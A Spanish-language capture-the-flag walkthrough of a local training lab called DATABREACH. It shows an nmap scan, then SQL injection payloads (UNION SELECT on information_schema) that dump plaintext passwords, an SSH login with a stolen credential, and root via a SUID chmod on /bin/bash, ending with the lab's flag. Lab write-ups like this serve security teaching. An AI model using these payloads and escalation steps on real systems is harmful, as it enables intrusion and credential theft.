Laboratorio DATABREACH

Realizamos el escaneo con Nmap.
Comando: nmap -sS -sV -sC -p- 172.17.0.2 -vvv -oA Scan_Nmap

```
PORT      STATE SERVICE REASON         VERSION
22/tcp    open  ssh     syn-ack ttl 64 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 db:14:b4:e4:5c:53:5b:42:fe:0b:cb:4a:d8:df:b8:67 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDDZXVymz2hHtGLZ9wM1sxdVe5Y74TJwCPkfpBjkiP5Ewb32wRZLuFeiw8gGj48v+R
9vRnHL50N0GRNmW1XS5jxlR/IVQJE4NHcRR9KZnRNDmSqo0MV/ISP9IfJGaHL0fte4w1fPZ5dHBXILMSW7aNsTmq/eL1WKKtIkqcRCe/3
ly8BcgcndruTOQ32lXvTeIpQ3rll5F4j2QQwpBoDp+9Ubte2N6W43hxxsj2iUmVn+tn/QEfI0ZdAAGrCdAhk4w+JD/Hm4eSkMWQhjjFF
cl/tMi9R3+928OBn1U3Thi3qg1RRhPuc0VML6YsSn66eN0Sh4MyU=
|   256 0b:10:01:e6:73:1e:0c:25:cc:1b:ad:57:02:e4:13:4e (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPnauBGUMSShlAeeCUtg4wZC/fBO0xH
|   256 ec:cd:68:f7:a0:92:d7:c7:b6:68:95:48:0b:c5:65:21 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJAM/WmYsITljmMhUGGK9hU/CWETEQh+I3TTmp1nXZQb
80/tcp    open  http    syn-ack ttl 64 Apache httpd 2.4.41 ((Ubuntu))
|_http-title: DATABREACH - Login
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
3306/tcp  open  mysql   syn-ack ttl 64 MySQL 8.0.42-0ubuntu0.20.04.1
| ssl-cert: Subject: commonName=MySQL_Server_8.0.42_Auto_Generated_Server_Certificate
| Issuer: commonName=MySQL_Server_8.0.42_Auto_Generated_CA_Certificate
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-02-14T09:55:16
| Not valid after:  2036-02-12T09:55:16
| MD5:     12b6 ff23 6ad3 f8e6 29cd ed69 22ab cc9b
```

Servicio Web (Puerto 80 - HTTP)

```
|     PHPSESSID:
|_      httponly flag not set
3306/tcp  open  mysql   syn-ack ttl 64 MySQL 8.0.42-0ubuntu0.20.04.1
| ssl-cert: Subject: commonName=MySQL_Server_8.0.42_Auto_Generated_Server_Certificate
| Issuer: commonName=MySQL_Server_8.0.42_Auto_Generated_CA_Certificate
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-02-14T09:55:16
| Not valid after:  2036-02-12T09:55:16
| MD5:     12b6 ff23 6ad3 f8e6 29cd ed69 22ab cc9b
| SHA-1:   1301 d660 c1e1 6c8e 7598 ba4e 6de4 7e72 7205 d032
| SHA-256: c8c0 be1d 8895 0ea6 44a8 6269 af54 32bb b8ce 9909 799d 832b ac07 b122 8ffb 6bda
| -----BEGIN CERTIFICATE-----
| MIIDBzCCAe+gAwIBAgIBAjANBgkqhkiG9w0BAQsFADA8MTowOAYDVQQDDDFNeVNR
| TF9TZXJ2ZXJfOC4wLjQyX0F1dG9fR2VuZXJhdGVkX0NBX0NlcnRpZmljYXRlMB4X
| DTI2MDIxNDA5NTUxNloXDTM2MDIxMjA5NTUxNlowQDE+MDwGA1UEAww1TXlTUUxf
| U2VydmVyXzguMC40Ml9BdXRvX0dlbmVyYXRlZF9TZXJ2ZXJfQ2VydGlmaWNhdGUw
| ggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQCs70nRhQeKhCOQ1ma7SAiK
| edETtH8VmERfRxbyuc7dJ1DnaLAfJLD4fwdx4FGBWGB4zgW6EgyYxz7UmO2eqDOO
| OXoRm2fH5mhCAWPR8tC1C+Xe2TNhSykVUs/KZYeKmL2t8IB5j5T+ZcmMCOCmln5+
| FtXYx2iW7ZRxyr/DsPV9mI2WEpANX8LIrc+re/lRsM1rkOZVINWHeCdj/I2Vj2aE
| Z3fFpP+aKDDn9ap6vSUPI5gMvClQ5eFDaG4W5jtsizbyDHhAjTvCfF2w/ZrUOLj2
| CP0UHMfHcngG7PSbU+2D19TclMlaOA0BEtWZOdbwSaz62ZZc+l3jInPJlpaCaMNX
| AgMBAAGjEDAOMAwGA1UdEwEB/wQCMAAwDQYJKoZIhvcNAQELBQADggEBAAPnsF4h
| sF1WZy6B0LybkDQZ5O+LsQpy0xVoxOASslA1D9K8SbdHUbcUTuTvYeqg0dvgjcR0
| /ZbzyjUXOkyBykVIqLtadl/LtoJw5HXeBevOoknBrjasVhQZ/uIFb5aCQWDbK3yT
| /mpl9Q3jfoz6wT8c8YxwQFdVoF8pM23NKpW7V9PokYpg+QganLWYywhyjaxh0bzN
| nhHKRMJ9fkjlxhpVpe4318zREtk2xq5G7D2eXn2TwyfY+nazjjsG8+t03MGAEpcn
| NORdhq2lvPC44v3ZuUp0BgN7+TJvts4LHvbN2U3sZAt8wSZyksLWrgMrd0PoJ/qA
| YTXbnU03/30DGyw=
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
| mysql-info:
|   Protocol: 10
|   Version: 8.0.42-0ubuntu0.20.04.1
|   Thread ID: 14
|   Capabilities flags: 65535
```

- **Servicio:** Apache 2.4.41
- **Descripción:**
  Aplicación web accesible con un formulario de login (*"DATABREACH - Login"*), lo que sugiere una plataforma personalizada.

- **Vulnerabilidad:**
  Cookie PHPSESSID sin flag HttpOnly.
- **Riesgo:** Alto
  - Posibilidad de robo de sesión mediante ataques XSS
  - Compromiso de cuentas de usuario
- **Evidencia:**
  Detectado mediante script NSE.
- **Pruebas realizadas:**
  - Inspección manual del código fuente
  - Fuzzing de directorios
  - Pruebas de bypass de autenticación

Base de Datos (Puerto 3306/33060 - MySQL)


- **Servicio:** MySQL 8.0.42
- **Descripción:**
  Servicio expuesto públicamente.
- **Vulnerabilidad:**
  Exposición innecesaria del servicio.
- **Riesgo:** Alto
  - Acceso no autorizado a la base de datos
  - Posible extracción o modificación de información
- **Información adicional:**
  Uso de caching_sha2_password.
- **Pruebas realizadas:**
  - Intento de conexión sin contraseña
  - Evaluación de ataque por diccionario


Servicio SSH (Puerto 22)


- **Servicio:** OpenSSH 8.2p1 (Ubuntu 20.04)
- **Descripción:**
  Servicio activo para acceso remoto.
- **Riesgo:** Medio
  - Posible vector de acceso si se obtienen credenciales válidas
- **Observaciones:**
  - No se identificaron vulnerabilidades críticas conocidas
  - Puede ser usado como punto de persistencia

Servicio	Riesgo	Impacto
HTTP	Alto	Compromiso de sesiones y acceso
MySQL	Alto	Acceso directo a datos sensibles
SSH	Medio	Acceso remoto con credenciales

Desde el navegador se procede a ver un usuario y contraseña el cual no lo tenemos se procede a realizar un Injection SQL ' OR 1=1 --







🔍 Búsqueda de Empleados

3

Resultados de búsqueda:

ID	Nombre	Departamento	Email
3	Emma White	HR	emma.w@company.com

Teniendo esta información se intentará extraer la información de la base de datos SQL, pero se necesita saber el número de columnas que esta posee con la siguiente linea:

03' ORDER BY 4 -- - y este no indica que son 4 columnas, debido a que el 5 envía un error:

🔍 Búsqueda de Empleados

03' ORDER BY 4 -- -

Resultados de búsqueda:

ID	Nombre	Departamento	Email
3	Emma White	HR	emma.w@company.com

Enumeramos la base de datos 3' UNION SELECT 1, schema_name,3,4 FROM information_schema.schemata-- -

🔍 Búsqueda de Empleados

3' UNION SELECT 1, schema_name,3,4 FROM information_schema.schemata-- - Buscar

Resultados de búsqueda:

ID	Nombre	Departamento	Email
3	Emma White	HR	emma.w@company.com
1	information_schema	3	4
1	performance_schema	3	4
1	users_db	3	4
1	ecommerce	3	4

Enumeramos la base de datos de users_db

🔍 Búsqueda de Empleados

3' UNION SELECT 1,table_name,3,4 FROM information_schema.tables WHERE table_schema='users_db' -- -

Resultados de búsqueda:

ID	Nombre	Departamento	Email
3	Emma White	HR	emma.w@company.com
1	admins	3	4
1	passwords	3	4
1	users	3	4

3' UNION SELECT 1,column_name,3,4 FROM information_schema.columns WHERE table_schema='users_db' -- -

3' UNION SELECT 1,column_name,3,4 FROM information_schema.columns WHERE table_schema='users_db' -- -

Resultados de búsqueda:

ID	Nombre	Departamento	Email
3	Emma White	HR	emma.w@company.com
1	access_level	3	4
1	department	3	4
1	fullname	3	4
1	id	3	4
1	notes	3	4
1	password_hash	3	4
1	password_plain	3	4
1	service	3	4
1	username	3	4
1	email	3	4
1	password	3	4
1	role	3	4

Con esta información ahora intentaremos sacar las contraseñas en texto plano para

lograr un login.

3' UNION SELECT 1,username,password_plain,notes FROM users_db.passwords-- -

3' UNION SELECT 1,username,password_plain,notes FROM users_db.passwords-- -

Resultados de búsqueda:

ID	Nombre	Departamento	Email
3	Emma White	HR	emma.w@company.com
1	john	password	Usuario estÃ¡ndar - Hash MD5
1	root_db	test	Usuario root - Hash MD5
1	dbadmin	mysql_adm!n	Administrador MySQL - Plaintext

Una vez que se tenga los usuarios y contraseñas, se realiza login por SSH con el primer usuario.

ssh jonh@172.17.0.2

password

```
┌──(samlab㉿Pentest)-[~/Escritorio/Laboratorios SUID/databreach/databreach]
└─$ ssh john@172.17.0.2
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
john@172.17.0.2's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 6.18.12+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

john@databreach:~$
```

Escalada de privilegios, buscamos binarios vulnerables.

find / -perm -4000 -ls -type f 2>/dev/null

```
john@databreach:~$ find / -perm -4000 -ls -type f 2>/dev/null
  2930978     52 -rwsr-xr--   1 root     messagebus    51344 Oct 25  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
  2931052    468 -rwsr-xr-x   1 root     root         477672 Apr 11  2025 /usr/lib/openssh/ssh-keysign
  3047351     56 -rwsr-xr-x   1 root     root          55528 Apr  9  2024 /usr/bin/mount
  3047367     68 -rwsr-xr-x   1 root     root          68208 Feb  6  2024 /usr/bin/passwd
  3047356     44 -rwsr-xr-x   1 root     root          44784 Feb  6  2024 /usr/bin/newgrp
  3047233     52 -rwsr-xr-x   1 root     root          53040 Feb  6  2024 /usr/bin/chsh
  3047430     68 -rwsr-xr-x   1 root     root          67816 Apr  9  2024 /usr/bin/su
  3294818     64 -rwsr-xr-x   1 root     root          63864 Sep  5  2019 /usr/bin/chmod
  3047227     84 -rwsr-xr-x   1 root     root          85064 Feb  6  2024 /usr/bin/chfn
  3047294     88 -rwsr-xr-x   1 root     root          88464 Feb  6  2024 /usr/bin/gpasswd
  3047455     40 -rwsr-xr-x   1 root     root          39144 Apr  9  2024 /usr/bin/umount
  2930794    164 -rwsr-xr-x   1 root     root         166056 Apr  4  2023 /usr/bin/sudo
john@databreach:~$
```

Usamos el siguiente comando para el SUID chmod y ejecutamos el bash -p

/usr/bin/chmod +s /bin/bash

Obtenemos la flag

```
john@databreach:~$ pwd
/home/john
john@databreach:~$ /usr/bin/chmod +s /bin/bash
john@databreach:~$ /bin/bash -p
bash-5.0# whoami
root
bash-5.0# cat /root/flag.txt
DATABREACH{mysql_hunt_cred3ntials_pwn3d}
bash-5.0#
```

```
Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde databreach.tar ...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio ...

[v] Laboratorio desplegado correctamente.

 LAB: DATABREACH
 DIFICULTAD: ★★★☆☆☆☆ medio (3 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la flag (formato DATABREACH{ ... }): DATABREACH{mysql_hunt_cred3ntials_pwn3d}

¡Felicitaciones! Has comprometido DATABREACH.

FECHA Y HORA: 2026-04-10 18:14:12 -0500

[*] Presiona Ctrl+C para eliminar el laboratorio
```